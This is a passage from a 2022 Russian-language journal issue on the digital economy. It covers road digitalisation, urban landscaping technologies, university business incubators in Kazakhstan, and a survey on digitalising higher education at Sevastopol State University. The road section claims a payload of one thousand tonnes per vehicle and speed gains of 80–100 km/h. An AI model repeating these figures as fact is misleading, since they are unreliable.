- системы, использующие спутники для обеспечения автономного геопространственного позиционирования [2, стр. 50];
- получение информации о Земле и объектах на ней бесконтактными методами, когда регистрирующий прибор находится очень далеко от объекта исследований;
- сетевые технологии высокоскоростной передачи данных;
- технология создания информационной модели будущего объекта со всеми имеющими к нему отношения решениями;
- интеллектуальные транспортные системы и транспортные средства, передвигающиеся без экипажа на борту при помощи специальной системы автономного управления.

Специалисты уже подсчитали, что цифровая организация дорожного движения приведет к удельному грузообороту одного км одной полосы в объеме примерно 3000 т-км/ч. Для достижения этого показателя должны быть выполнены следующие условия. По одной полосе автодороги должны организованно перемещаться в течение 20 минут каждого часа в течение трехсот рабочих дней за год транспортные средства с общей задачей или целью со



средней скоростью 90 километров в час. Если на отдельных участках дороги движение регулируется "умными" светофорами, то среднее время движения одной колонны автомобилей должно быть 3 минуты. В каждую колонну входит не более 70 машин. Средний полезный груз в каждой машине составляет одну тысячу тонн.

Оснащение цифровыми системами управления автодорог регионального и межрегионального уровней, обеспечит их цифровую интеграцию с трассами федерального статуса, позволит интегрироваться в единую транспортную систему государства с экономической деятельностью, основанной на цифровых технологиях, повысить за счет интеллектуальных транспортных сетей эффективность услуг мобильности.

Движение по дорогам без заторов, пробок, остановок на светофорах в условиях автоматически регулируемой "зеленой волны" – это возможность внести заметный вклад в совершенствование в масштабах всей России порядка экономической деятельности, связанной с электронным бизнесом и электронной коммерцией. Средняя скорость увеличится минимум на 80, максимум на 100 километров в час (это зависит от погоды и времени года). Экономия ГСМ составит не менее 25 – 30%. Существенно снизятся затраты на устройства, поддерживающие в салонах машин определенные температуру, уровень влажности и химический состав воздуха и на другие опции вспомогательного характера [5, стр. 11]. Заметно снизится число торможений и резких рывков, что повысит срок действия резины и тормозных систем.

У автотранспорта коммерческого статуса повысится выработка и доход на каждый автомобиль, а себестоимость перевозок в среднем понизится примерно в 2 раза. Скорость доставки грузов, перевозки пассажиров станет большей, а продолжительность рабочих смен не изменится.

Сейчас среднее расстояние перевозок коммерческих грузов составляет 300 километров. Цифровизация автодорог позволит сделать этот показатель в 2 раза большим. При этом затраты на вознаграждение за труд водителей, ГСМ, приобретение новой резины вместо изношенной, общехозяйственные нужды в себестоимости перевозок снизятся.

Нынешняя транзитная автоперевозка грузов осуществляется на расстояние не более 400 километров в день. Внедрение в эту систему цифровых технологий повысит до 900 -1200 километров в день, то есть позволит автоперевозкам вступить в конкурентную борьбу с перевозками грузов железнодорожным транспортом.

Таким образом, использование информационных технологий в благоустройстве автомобильных дорог России будет не только способствовать существенному повышению эффективности перевозки грузов и перемещения пассажиров, но и станет важным фактором совершенствования в масштабах страны экономической деятельности, основанной на IT, связанной с электронным бизнесом и электронной коммерцией и производимыми ими цифровыми товарами и услугами.

## Список литературы

1. Астафьев А.А., Бубнова Г.В., Зенкин А.А. и др. Транспортные коридоры и оси в цифровой логистике // Сб. науч. тр. VII Междунар. науч. конф. (18 апреля 2017 г.) «Перспективы развития логистики и управления цепями поставок». Ч. 1. М., 2017. С. 9–23.
2. Бойков В. Н., Скворцов А. В. Геоинформационные системы автомобильных дорог // Дороги России XXI века. 2017. Спец. выпуск № 1. С. 45–52.
3. Васильев В. П. Цифровые технологии на службе грузоперевозчиков.//Автомобильные дороги. Номер: 11 (1092). Год: 2022. С. 75 – 78.
4. Донченко В.В. Транспортная политика и проблемы устойчивого развития // Омнибус – газета о пассажирском транспорте. URL: <http://www.omnibus.ru/technology/technology6>// (дата обращения: 18.11.2022)
5. Сарычев Д. С., Скворцов А. В. Проекты стандартов и регламентов ВІМ для автомобильных дорог // САПР и ГИС автомобильных дорог. 2017, № 1 (8). С. 9–12.





Научная статья  
Original article

## Анализ цифровых технологий в сфере благоустройства территорий

Селиванов С.А. \*, Куликова Е.С.

*Уральский государственный экономический университет, Екатеринбург, Россия*

*\*Автор-корреспондент: selivanov-sa@mail.ru*

**Аннотация:** Системы управления большинства сфер деятельности людей в современном нам мире подвергаются трансформации за счет внедрения нового порядка маркетинговых подходов, обеспечиваемого цифровыми технологиями. В статье проанализированы средства, методы, способы и ожидаемые результаты внедрения в современное городское пространство инновационных технологий, позволяющих представлять информацию в универсальном цифровом виде.

**Ключевые слова:** ИТ – технологии, городская инфраструктура, повышение качества жизни.

**Для цитирования:** Селиванов С.А. Анализ цифровых технологий в сфере благоустройства территорий. Умная цифровая экономика. 2022. Т.2, №4, с. 79-82

## Analysis of digital technologies in the field of landscaping

Selivanov S.A. \*, Kulikova E.S.

*Ural State University of Economics, Ekaterinburg, Russia*

*\*Corresponding author: selivanov-sa@mail.ru*

**Abstract:** The management systems of most areas of human activity in the modern world are undergoing transformation due to the introduction of a new order of marketing approaches provided by digital technologies. The article analyzes the means, methods, methods and expected results of the introduction of innovative technologies into the modern urban space, which allow presenting information in a universal digital form.

**Keywords:** IT - technologies, urban infrastructure, improving the quality of life.

**For citation:** Selivanov S.A. Analysis of digital technologies in the field of landscaping. Smart Digital Economy. 2022. T.2, №4, pp. 79-82.

Системы управления большинства сфер деятельности людей в современном нам мире подвергаются трансформации за счет внедрения нового порядка маркетинговых подходов, обеспечиваемого цифровыми технологиями. В государственном управлении такие изменения ведут, в первую очередь, к повышению скорости и качества принятия решений, сокращению затрат, возникающих вследствие заключения контрактов, формирования базы для создания новых продуктов, запуска инновационных процессов.

В нашей стране в последние годы власти уделяют большое внимание внедрению ИТ – систем в управление деятельностью людей, направленной на пополнение запасов

хозяйственных благ, в целях повышения эффективности работы городских служб для улучшения условий жизни граждан. Это позволяет также минимизировать негативное воздействие на окружающую природную среду негативных физических, биологических, химических факторов, оптимально использовать городские ресурсы.

Деятельность по развитию информационного пространства современного города основывается на трех технологических составляющих – инструментальной, коммуникационной и интеллектуальной [2, с. 186]. Первая – это устройства, на которые приходит информация о работе объектов городской среды. Вторая – элементы, передающие данные в специализированные центры для переработки. Третья – аппаратно – программные комплексы, посредством которых осуществляются контроль и оптимизация работы дорожной сети мегаполиса, анализ экологической обстановки, когда аналитическая проба и средство измерения находятся на расстоянии друг от друга, автоматизированный сбор данных с потокового видео, внедрение IT – технологий в промышленность, образование, культуру, обслуживание.

Очень важным аспектом функционирования современного города является участие населения в процессе принятия решений. Для согласования интересов используются внешние информация и знания. Платформа привлечения граждан к управлению занятой городом территорией и связанными с ней инженерными сооружениями и транспортными линиями состоит из шести функционально завершенных узлов, обеспечивающих осуществление обращений, голосований, предложений, доступ к данным свободного и бесплатного использования, сервису компаний, предприятий, организаций, оказывающих потребителям различные услуги, технологиям создания информационных моделей будущих объектов и связанных с ними решений архитектурно – конструкторского, технологического, электротехнического, экономического плана [1, с. 102].

Технологии внедрения информационных систем в процесс управления жизнью города действительно во многом улучшают и облегчают жизнь людей. Но в целом цифровые инструменты не так просто внедрять из-за того, что оборудование и разработка комплекса взаимосвязанных программ для решения определенной задачи массового спроса стоят очень дорого, квалифицированных специалистов, которые могут создавать и обслуживать автоматические системы управления, пока недостаточно, программы, веб-сайты, он-лайн ресурсы, облегчающие выполнение задач трудно сопрягаются с уже созданной и функционирующей инфраструктурой, порядок оценки эффективности внедрения IT – технологий в управление хозяйственной деятельностью не разработан.

Нельзя также сбрасывать со счетов многочисленные препоны, устанавливаемые органами власти в виде требований выполнять определенные процедуры и правила, ограничивающие свободу хозяйственной деятельности физических и юридических лиц [4, с. 141].

Таким образом, благоустройство городской территории путем применения информационных технологий – это, во-первых, привлечение граждан к принятию решений, касающихся материально – предметной среды города, во-вторых, создание систем, с помощью которых учитываются жилой фонд, учитываются производственные и имущественные объекты, расположенные в границах муниципальных образований, а также мониторинг их

функционирования, в - третьих, учет объемов услуг ЖКХ, которые были произведены и оказаны.

Для обеспечения участия населения в управлении городом создаются специальные платформы. Пользуясь этими электронными ресурсами, граждане, государственная власть и муниципалитеты решают многочисленные проблемы социально – экономического характера. Следует отметить особо, что с помощью таких ресурсов индивидуальные услуги не оказываются: все решаемые вопросы касаются исключительно интересов всего социума. Однако лица, ранее не участвовавшие в управлении, наделяются определенными властными полномочиями.

На платформах горожане участвуют в рейтинговых голосованиях, касающихся мероприятий, которые осуществляются расположенными на территории населенного пункта учреждениями, предприятиями, организациями, удовлетворяющими материальные, культурные, бытовые нужды людей [5, с. 121]. Подают публичные официальные сообщения в дистанционной форме и контролируют реакцию на них соответствующих структур. Регистрируют частные инициативы, касающиеся совершенствования городской среды. Изучают градостроительные планы, проекты благоустройства, затрагивающие их интересы, данные о деятельности органов местного самоуправления, коммунальных служб.

В рамках формирования единых бизнес – моделей, позволяющих потребителям и поставщикам взаимодействовать онлайн для обмена продукцией, услугами, информацией, оптимизируется состав данных, которые размещаются в системе, расширяется спектр решаемых платформой задач, формируется порядок взаимодействия Государственной информационной системы жилищно – коммунального хозяйства с другими системами, предназначенными для хранения, поиска, обработки больших массивов данных.

За счет этого в городе существует статистика, свидетельствующая об оснащенности жилых помещений техническими устройствами, измеряющими, накапливающими, хранящими и отображающими информацию [3, с. 2]. Фиксируются все обращения граждан и результаты реакции на них соответствующих служб, а также результаты проверок, проводимых уполномоченными органами. Оценивается техническое состояние строений, предназначенных для постоянного проживания в них людей.

Сведения о жилье поступают в Государственную информационную систему жилищно – коммунального хозяйства по большей части из упорядоченной системы записей, содержащей сведения об объектах жилищного фонда города. Но в большинстве мегаполисов сведения в банк данных сайтов домов в полном объеме пока не внесены.

Государственная информационная система жилищно – коммунального хозяйства позволяет проводить в заочном формате собрания собственников жилья, уведомлять их о сроках, месте проведения таких мероприятий, опубликовывать решения, формировать протоколы собраний и корректировать их. Правда, следует признать, что популярность этого сервиса среди граждан еще очень мала.

Благоустройство городской среды посредством внедрения инновационных цифровых технологий относится к стратегическим задачам нашего государства. Из сказанного выше видно, что последовательное внедрение новейших ИТ – систем в процесс управления городом при выполнении таких условий, как его соответствие национальным проектам, стратегии

развития муниципалитетов, высокая технологическая готовность инструментов, эффективная интеграция с другими структурами и средствами, предназначенными для передачи больших объемов данных, способно содействовать решению массы социальных проблем в целях повышения качества жизни людей, проживающих в городах.

### Список литературы

1. Костина И. А., Давыдова Т. Е. Цифровизация городской среды в концепции умного города // Цифровая и отраслевая экономика. 2022. № 1 (26). С. 94–104.
2. Полухина К. С. О сущности понятия «городское пространство» / К. С. Полухина // Научный Альманах. – Тамбов, 2017. – №2 – 362 с.
3. Умный город – концепция и технологические решения. // Информационно-аналитический бюллетень РУДН «Будущее сегодня» – Москва : Российский Университет Дружбы Народов, 2018. – №9. – С. 2–3.
4. Филимонов А. Е, Белоглазова О. А. Проблемы внедрения инновационной концепции «Умный город» в России // Научные исследования и инновации. № 7. 2021. С. 140–145.
5. Халин В. Г Цифровизация и ее влияние на российскую экономику и общество: преимущества, вызовы, угрозы и риски / В. Г.Халин, Г. В Чернова // Управленческое консультирование. – 2018. – №10. – С. 118 - 123.



Научная статья  
Original article

## Особенности бизнес-инкубаторов в высших учебных заведениях Республики Казахстан

Баймухамбетов Е.К.

*Казахстанско-Британский технический университет, г. Алматы, Республика Казахстан*

*Автор-корреспондент: ybaimukhambetov@gmail.com*

**Аннотация:** Современные бизнес-инкубаторы играют большую роль в проектировании новых предприятий с уклоном на новизну и «умных» решений. Во многих высших учебных заведениях одним из элементов стратегических показателей являются инновации и создания баз или хабов по формированию необходимой экосистемы стартапов. В статье рассматриваются вопросы, связанные с бизнес—инкубаторами в высших учебных заведениях Республики Казахстан и их взаимодействие со студентами и выпускниками. В данной работе представлен общий анализ действующих бизнес-инкубаторов в стенах высших учебных заведений, базирующихся в городах Алматы, и Астана.

**Ключевые слова:** бизнес-инкубатор, экосистема, стартап, университеты, высшие учебные заведения, инновационная среда, ВУЗ, инновационная инфраструктура, стартап.

**Для цитирования:** Баймухамбетов Е.К. Особенности бизнес-инкубаторов в высших учебных заведениях Республики Казахстан. Умная цифровая экономика. 2022. Т.2, №4, с. 83-87

## Peculiarities of business incubators in higher educational institutions of the Republic of Kazakhstan

Baimukhambetov E.K.

*Kazakh-British Technical University, Almaty, Republic of Kazakhstan*

*\*Corresponding author: ybaimukhambetov@gmail.com*

**Abstract:** Modern business incubators play a big role in the design of new enterprises with an emphasis on novelty and "smart" solutions. In many higher education institutions, one of the elements of strategic indicators is innovation and the creation of bases or hubs to form the necessary startup ecosystem. The article deals with issues related to business incubators in higher educational institutions of the Republic of Kazakhstan and their interaction with students and graduates. This paper presents a general analysis of existing business incubators within the walls of higher educational institutions based in the cities of Almaty and Astana.

**Keywords:** business incubator, ecosystem, start-up, universities, higher educational institutions, innovation environment, university, innovation infrastructure, start-up.

**For citation:** Baimukhambetov Y.K. Peculiarities of business incubators in higher educational institutions of the Republic of Kazakhstan. Smart Digital Economy. 2022. T.2, №4, pp. 83-87.

## Введение

Бизнес-инкубаторы являются одним из важных элементов в университетской среде, помогая различным начинающим предпринимателям в лице студентов снизить количество непредвиденных сбоев в производственных циклах и процессных активностей в рамках предпринимательской деятельности, а также являясь одним из элементов неотъемлемым элементов в соединении и объединении промышленности и образовательной сферы, включая научно-исследовательский потенциал. Многие развитые страны уделяют огромное внимание инновационной активности в образовательной среде, помогая как и в финансовом плане, так и трудоустроявая наиболее перспективных выпускников. История первого «бизнес-инкубатора» произошел еще в далеком 1959 году, когда предприниматель Дж. Манусо впервые организовал рабочие пространства для формирования и усиления рабочей активности среди населения [1]. В тот период, еще не было полноценного понятия «бизнес-инкубатор», но уже были заложены первые зачатки. Увеличение и рост бизнес-инкубаторов как правило является естественным процессом, так как, многие инновационные компании такие как «Apple», «Facebook», «Google», «SpaceX» формировались изначально как идеи, далее разрослись в полноценные технологические гиганты[2], прошедшие так называемые естественные процессы «бизнес-инкубирования». В Республике Казахстан успешно внедрены стартапы- сервис «UvU» - умная система безопасных и доступных совместных поездок для детей. Финтех-стартап «Paperstack» - программа позволяющая предпринимателю получить кредитные средства в режиме онлайн [3].

## Бизнес-инкубатор в университете

Бизнес-инкубирование дает возможность студентам активно вовлекаться в предпринимательскую среду, студент будучи находясь в стенах университета может протестировать свою идею на жизнеспособность, получить соответствующие знания в области бизнеса, тем самым помогая абитуриенту в выборе продвижения по карьерной лестнице. Особенностью бизнес-инкубаторов при университетах – развития предпринимательских навыков студентов в соответствующей профилирующей специальности университета. Тем не менее, университеты не только в рамках специализации готовят будущих руководителей предприятия, но и активно расширяют свою сферу В высших учебных заведениях бизнес-инкубатор администрирует проактивности в коммерциализации инновационных и предпринимательских идей (включая стадии инкубирования, генерирования идей, акселерационный (первичные продажи и услуги), оформления и дальнейшего развития), которые создают студенты, молодые ученые и специалисты университетов. В связи с тем, что одним из государственных приоритетных направлениях - это развитие цифровой экосистемы в рамках программы «Цифровой Казахстан» [4], роль университетских бизнес-инкубаторов помогают решить следующие немаловажные выгоды в социальной и экономической составляющей региона, такие как:

- Создание новых рабочих мест;
- Привлечение инвестиций в регион;
- Сокращение безработицы;
- Привлечение лиц, в том числе туристов заинтересованных в инновационных проектах;





- Формирование новых НИОКР активностей и команд;
- Мотивация среди студентов и генерации новых идей.

На сегодняшний день в Республике Казахстан представлено около 120 Высших учебных заведений, из них мы рассматриваем 2 крупных стартап-инкубатора: АО «Казахстанско-Британский Технический Университет» с программой «KBTU Startup Incubator», АОО «Назарбаев Университет» и ее дочернее предприятие - инновационный кластер ТОО «Nazarbayev Research and Innovation Systems».

Если рассматривать АО «Казахстанско-Британский Технический Университет», согласно опубликованным данным на официальной странице <https://startup.kbtu.kz/>, можно сделать выводы, что АО «Казахстанско-Британский Технический Университет» ввело элективную дисциплину «Startups & Technological Entrepreneurship» и одновременно развивает предпринимательские навыки у студентов в рамках программы «KBTU Startup Incubator» [6]. В результате с 2017 по 2022 год до стадии минимального жизнеспособного продукта дошло более 50 стартап-команд. За всё это время студенты-стартаперы программы «KBTU Startup Incubator», посетили свыше 1000 мероприятий инновационных экосистем, выиграли более 10 конкурсов и сгенерировали в совокупности более 20 тыс. долларов в денежных призах. В связи с тем, что университет заявляет о том, что их исследования сосредоточены в основных секторах казахстанской экономики - нефтегазовом, информационном, банковском и финансовом, менеджменте и телекоммуникациях, следовательно генерируют студентов-выпускников из вышеуказанных сфер, то в рамках стартап-экосистемы, можно предположить, что университет справляется с поставленными задачами. Успешными примерами таких проектов, можно назвать следующие стартап-команды: VOCA.cc – цифровое пространство для искателей и организаторов приключений со всего мира, SmartOilWell - определение эффективных зон нефтяных месторождений, Sunorak - куртка с солнечными панелями для зарядки смартфона и обогрева.

Касательно стартап-экосистемы при АОО «Назарбаев Университет» и ее дочернее предприятие - инновационный кластер ТОО «Nazarbayev Research and Innovation Systems», то здесь бизнес-инкубационные программы выстроены таким образом - студенты вовлечены в экосистему с процесса генерации идей и до выхода на рынок полноценного технологического предприятия [5]. Полноценный комплексный подход к формированию технологического предпринимательства. Инновационный кластер сосредоточен на наукоемкие технологические стартапы. Помимо созданных условия в виде разноплановых лаборатории «FabLab», «DC Lab», а также, коворкинг-пространств для предпринимателей, кластер предлагает различные мотивационные программы направленных на повышение мотивации к предпринимательской деятельности, созданию формальных и неформальных связей, генерации новых бизнес-идей среди Интеллектуально-инновационного кластера.

Целью данных активностей являются:

1. Мотивация целевой аудитории к технологическому предпринимательству;
1. Генерация бизнес-идей;
2. Нетворкинг и формирование проектных команд;
3. Пропаганда идей инновационного творчества и технологического предпринимательства и другие.



Помимо вышеуказанного, кластером представлена программа по формированию сообщества венчурного инвестирования в стартапы. Так, например, программа «Школа Бизнес Ангелов», интенсивный экспресс-курс для потенциальных венчурных инвесторов. Образовательный материал общего характера, применимый как местным, так и к зарубежным стартапам. Данная программа нацелена на создание сообщества бизнес-ангелов и венчурных инвесторов путем передачи знаний области венчурного капитала и инвестиций в стартапы. Стимулирование инвесторов в финансировании в потенциально перспективные стартапы и проекты.

Следовательно, исходя из приведенных примеров, стоит отметить, что в вышеуказанных университетах, контингент обучающихся достаточно не большой, бизнес-инкубаторы указанных университетов привлекают сторонних студентов и всех заинтересованных лиц для формирования стартап-экосистемы.

Более того, в целом в университетской среде, а также, в предпринимательской, нет конкретных регламентирующих нормативно-правовых документов, позволяющие бизнес-инкубаторам дополнительно финансировать и исследовать проекты находящихся на стадии закрытия.

## **Выводы**

Исходя из вышеизложенного, можно вывести следующие рекомендации:

- Университетам рекомендуются увеличить финансирование в бизнес-инкубаторы;
- Увеличить количество мотивационных программ;
- Обеспечить необходимой инфраструктурой;
- Развивать экосистему под соответствующие цели университета;
- Разработать внутренние нормативные документы по итогам проектов инкубации;
- Пересмотр действующих бизнес-моделей в рамках инкубации.

## **Список литературы**

1. Лазовский, В. Ф. Бизнес-инкубаторы государственных и частных вузов: проблемы и перспективы / В. Ф. Лазовский, И. А. Никитина // Юрист ВУЗа. – 2019. – № 10. – С. 24-32. – EDN JFGALQ.
2. Бареева, И. А. Перспективы развития бизнес-инкубаторов, технопарков, бизнес-акселераторов в России / И. А. Бареева, В. В. Маскутова // Организационно-экономические и инновационно-технологические проблемы модернизации экономики России : Сборник статей XII Международной научно-практической конференции, Пенза, 24–25 июня 2022 года / Под научной редакцией В.Н. Лазарева, Б.Я. Татарских. – Пенза: Пензенский государственный аграрный университет, 2022. – С. 51-58. – EDN LSPOEK.
3. Епанчинцев, В. Ю. Подготовка кадров новой формации для АПК в бизнес-инкубаторе Омского ГАУ / В. Ю. Епанчинцев // Цифровое сельское хозяйство региона: основные задачи, перспективные направления и системные эффекты : Сборник материалов



международной научно-практической конференции, посвященной 70-летию экономического факультета, Омск, 25 апреля 2019 года. – Омск: Омский ГАУ, 2019. – С. 341-345. – EDN GRZYSB.

4. Лазовский, В. Ф. Бизнес-инкубаторы государственных и частных вузов: проблемы и перспективы / В. Ф. Лазовский, И. А. Никитина // Вестник Академии знаний. – 2018. – № 24(1). – С. 116-124. – EDN YTLFHI.

5. Рамаева, Т. И. Бизнес-инкубатор как форма поддержки малого и среднего бизнеса / Т. И. Рамаева // Контентус. – 2018. – № 11(76). – С. 50-56. – EDN YZVCMX.

6. Захарова, А. П. Услуги бизнес-инкубаторов и акселераторов: общее и особенное / А. П. Захарова // Актуальные проблемы науки и практики: гатчинские чтения-2019 : Сборник научных трудов по материалам VI Международной научно-практической конференции, Гатчина, 17–18 мая 2019 года. – Гатчина: Государственный институт экономики, финансов, права и технологий, 2019. – С. 633-636. – EDN PQWEOZ.

## Цифровизация высшего образования: от теории к практике

Самойленко Н.Б. \*, Жарко Л.Н., Шевченко М.С.  
*Севастопольский государственный университет, Севастополь, Россия*  
*\*Автор-корреспондент: sevschool@yandex.ru*

**Аннотация:** В представленном исследовании рассмотрен вопрос развития цифровых технологий в системе образования Российской Федерации на примере Севастопольского государственного университета. Суть цифровых преобразований в системе образования состоит в формулировке конечных образовательных результатов и их достижений с использованием цифровых технологий на основе персонализации образовательного процесса. Целью исследования является оценка влияния цифровизации высшего образования, изучение отношения обучающихся СевГУ к цифровизации образовательного процесса, а также установление влияния цифровизации на академическую успеваемость обучающихся. Теоретические положения авторы подкрепляют эмпирическими данными, полученными в ходе эксперимента по изучению отношения обучающихся СевГУ к процессу цифровизации образовательного процесса, по установлению степени влияния цифровизации на успеваемость обучающихся. Авторы делают выводы, что цифровизация образования обучающимися воспринимается как вполне естественный процесс, являющийся составной неотъемлемой частью глобализации. Вместе с тем абсолютное большинство обучающихся признает смешанный формат как наиболее эффективную форму обучения.

**Ключевые слова:** высшее образование, цифровизация высшего образования, цифровые технологии, дистанционное образование, академическая успеваемость обучающихся.

**Для цитирования:** Самойленко Н.Б., Жарко Л.Н., Шевченко М.С. Цифровизация высшего образования: от теории к практике. Умная цифровая экономика. 2022. Т.2, №4, с. 88-99

## Digitalization of higher education: from theory to practice

Samoylenko N.B. \*, Zharko L.N., Shevchenko M.S.  
*Sevastopol State University, Sevastopol, Russia*  
*\*Corresponding author: sevschool@yandex.ru*

**Abstract:** In the present study, the issue of the development of digital technologies in the education system of the Russian Federation is considered on the example of Sevastopol State University. The essence of digital transformations in the education system is the formulation of the final educational results and their achievements using digital technologies based on the personalization of the educational process. The aim of the study is to assess the impact of digitalization of higher education, to study the attitude of students of SevGU to the digitalization of the educational process, as well as to establish the impact of digitalization on the academic performance of students. The authors support the theoretical provisions with empirical data obtained during the experiment to study the attitude of students of SevSU to the process of digitalization of the educational process, to establish the degree of influence of digitalization on student achievement. The authors conclude that the digitalization of education by students is perceived as a completely natural process, which is an integral part of globalization. At the same time, the vast majority of students recognize the mixed format as the most effective form of education.

Keywords: higher education, digitalization of higher education, digital technologies, distance education, academic performance of students.

For citation: Samoilenko N.B., Zharko L.N., Shevchenko M.S. Digitalization of higher education: from theory to practice. Smart Digital Economy. 2022. Т.2, №4, pp. 88-99.

## Введение

Может ли система образования стать двигателем социально-экономического развития Российской Федерации, ее выхода на ключевые позиции на международной арене? Да, если идти по обновленному пути: «Переход России на инновационный путь развития связан с масштабными инвестициями в человеческий капитал. Это наш абсолютный национальный приоритет» [3].

Цифровизация, как явление, появилась не так давно в нашей жизни, в педагогических исследованиях [4]. Поэтому она требует всестороннего изучения. На наш взгляд, цифровизация – это создание информационного пространства для обмена информацией с использованием цифровых технологий, которые способствуют эффективному взаимодействию трех составляющих, а именно: человека, государства и бизнеса. Развитие цифровой экономики невозможно без реформирования образования. Суть цифровых преобразований в системе образования, на наш взгляд, требует разработки конечных образовательных результатов и возможностей для их достижения на основе внедрения цифровых технологий, включая персонализацию образовательного процесса [5].

В настоящее время внедрение цифровизации в систему образования требует уточнения конечных образовательных результатов и реализации стратегии их достижения. Это предполагает понимание общих характеристик процесса цифровизации образования и его специфики [6].

В современной действительности центральной проблемой в высших учебных заведениях Российской Федерации (РФ) является внедрение цифровизации в систему образования.

В последние годы исследователи заинтересовались новыми тенденциями и развитием цифрового общества, которое меняет образовательный процесс в высших учебных заведениях РФ.

По мнению Ugur N.G., растущее использование цифровых технологий стало новой тенденцией в XXI веке. Роль этих технологий в жизни населения и их последствия для будущего возросли [9].

Zamanı H. D. утверждает, что среда обучения играет важную воспитательную роль в эффективном обучении. Важность учебной среды заключается в определении элементов, которые могли бы стимулировать обучающихся к интенсивной учебе и могли бы повлиять на их академические достижения [10].

Кроме того, авторы подчеркивают профессиональный имидж новых педагогов в современном контексте. Вопросы новых ролей преподавателей и профессиональных условий их реализации анализируются исследователями в свете реформ и коммерциализации высшего образования как наиболее распространенных тенденциях современности [7].

С другой стороны, информационно-коммуникационные технологии (ИКТ) и средства электронного обучения внедряются в образовательный процесс на уровнях бакалавриата / магистратуры высшего образования в РФ [11].

Таким образом, на основе данных, полученных в ходе эксперимента на базе Севастопольского государственного университета (далее – СевГУ), исследователи выявляют условия для формирования новых типов педагога: педагога-фасилитатора, педагога-тьютора и педагога-модератора в образовательном процессе. Авторы дают характеристику основных компонентов педагога-фасилитатора [8].

Это становится особенно важным в процессе внедрения дистанционного обучения в высших учебных заведениях.

### **Методы исследования**

В данном исследовании применялись теоретические (анализ научной, учебно-методической литературы, федеральных и нормативных документов по вопросам исследования) и эмпирические (наблюдение, методы прогнозирования, сбор и накопление данных, опрос) методы исследования.

В данной работе использовался комплекс общенаучных методов исследования: теоретические и эмпирические.

Методы теоретических исследований (анализ и обобщение научной, учебно-методической литературы, федеральных и нормативных документов по вопросам исследования) направлены на сбор информации о процессе цифровизации образования, выявлении основных характеристик цифровизации, влияющих на объект исследования.

Для достижения поставленной в работе цели использовались эмпирические методы исследования (опрос, сбор и обработка информации), с использованием которых изучалось отношение студентов Севастопольского государственного университета к обучению в условиях цифровизации образования и степень влияния цифровизации образования на их успеваемость. Эмпирическое исследование проведено посредством анкетного опроса с использованием платформы Simpoll.ru, ссылка на которую респонденты получили через студенческие виртуальные сообщества СевГУ. В анонимном опросе принимали участие 112 обучающихся бакалавриата очной формы обучения по направлению подготовки 45.03.01 Филология, среди них 68 респондентов (60,7%) обучаются на первом курсе, 44 респондента (39,3%) – на втором курсе.

### **Цель и задачи исследования.**

Целью данного исследования является изучение отношения студентов СевГУ к цифровизации образовательного процесса, а также установление влияния цифровизации на академическую успеваемость студентов.

### **Задачи исследования:**

1) анализ внедрения цифровизации высшего образования для обеспечения эффективного образовательного процесса в новых условиях;

2) описание решений, принятых органами управления образовательными учреждениями по организации обучения для повышения уровня цифровой грамотности студентов по педагогическим и филологическим специальностям в СевГУ;

3) анализ отношения студентов СевГУ к обучению в условиях цифровизации образования и влияния цифровизации образования на их академические достижения.

### Результаты

В результате исследования выявлено, что условно выделяют следующие этапы цифровизации: обеспечение компьютерной грамотности населения (80-ые годы); внедрение современных информационно-коммуникационных технологий в образовательный процесс (2000-ые годы); инновационное развитие на базе цифровых технологий (современный этап). [2].

На начальном этапе цифровых преобразований образования необходимо конкретизировать цели обучения, сформулировать образовательные результаты, разработать новые педагогические инструменты.

Согласно Программе развития Севастопольского государственного университета на 2021-2030 годы в рамках реализации программы стратегического академического лидерства «Приоритет – 2030» к 2025 году предполагается обеспечить интеграцию информационной экосистемы СевГУ с национальными образовательными и научными платформами, построенными в рамках реализации стратегии цифровой трансформации отрасли науки и высшего образования России; обеспечить интеграцию региональных, национальных и международных цифровых платформ и сервисов в информационную экосистему университета; реализовать цифровые инструменты коллаборации образования, сферы исследований и разработок и реального сектора экономики; развить среду онлайн взаимодействия между обучающимися, выпускниками СевГУ и работодателями региона на основе открытых данных обучающихся, выпускников для повышения качества взаимодействия СевГУ с предприятиями и организациями Крымского региона, способствования карьерному развитию обучающихся и выпускников. [1]. Университет является участником консорциума «Цифровые университеты», одно из направлений деятельности которого – формирование единых стандартов и унификация сервисов образовательных организаций. СевГУ заключил соглашение о сотрудничестве, сетевые договоры с ведущими университетами, разместившими свои курсы на платформе «Открытое образование» [www.openedu.ru].

Для повышения уровня цифровой грамотности обучающихся по педагогическим и филологическим направлениям в СевГУ предложены следующие дисциплины для изучения (табл. 1).

Таблица 1. Дисциплины для повышения уровня цифровой грамотности обучающихся СевГУ

№	Название специальности	Шифр	Дисциплина	Количество часов
1	Педагогическое образование	44.03.01	Цифровые технологии по отраслям	72
2	Педагогическое образование (с двумя профилями подготовки)	44.03.05	Цифровые технологии по отраслям	72
3	Педагогическое образование	44.04.01	Прикладной Data mining	108
4	Образование и педагогические науки	44.06.01	Информационные технологии в науке и образовании	108
5	Филология	45.03.01	Инновационные технологии в профессиональной деятельности	72
6	Филология	45.04.01	Инновационные технологии в профессиональной деятельности	72

Некоторые дисциплины уже внедрены и апробированы в образовательном процессе СевГУ, некоторые только внедряются.

В связи с этим, нами изучены предварительные результаты цифровизации образовательного процесса в СевГУ.

Рассмотрим предварительные итоги цифровизации процесса образования в СевГУ, полученные в ходе проведения эмпирического исследования.

Исследование проводилось на базе Севастопольского государственного университета и состояло из двух этапов: проведение анонимного опроса обучающихся бакалавриата очной формы обучения (112 человек) по направлению подготовки 45.03.01 Филология, среди них 68 респондента (60.7%) студенты первого курса, 44 респондента (39.3%) второкурсники; проведение сравнительного анализа результатов промежуточной аттестации обучающихся (февраль 2021г., июнь 2021 г.).

В январе 2021 года в СевГУ среди обучающихся первого курса с помощью сервиса Simpoll.ru было проведено анкетирование. Ссылка на онлайн-опрос была отправлена респондентам через студенческие виртуальные сообщества СевГУ.

Вопросы анкеты были сгруппированы в три блока.

Первый блок вопросов должен был раскрыть мнение обучающихся об их отношении к цифровизации образования как глобальному явлению, формирующему образовательную реальность.

Респондентам предлагалось оценить значимость владения цифровой грамотностью в современных реалиях. Результаты опроса проиллюстрированы на рисунке 1. Из диаграммы





следует, что большинство опрошенных (81,5%) высоко оценивают значимость цифровой грамотности в условиях современных реалий. Из них для 55% опрошенных цифровая грамотность «очень важна», а 26,5% респондентов отметили, что цифровая грамотность «важна». Вместе с тем сохраняется незначительная доля обучающихся (15,5%), которые дали ответ, что цифровая грамотность «имеет значение»; «не очень важна» - 2%. И лишь 1% опрошенных затрудняются ответить.

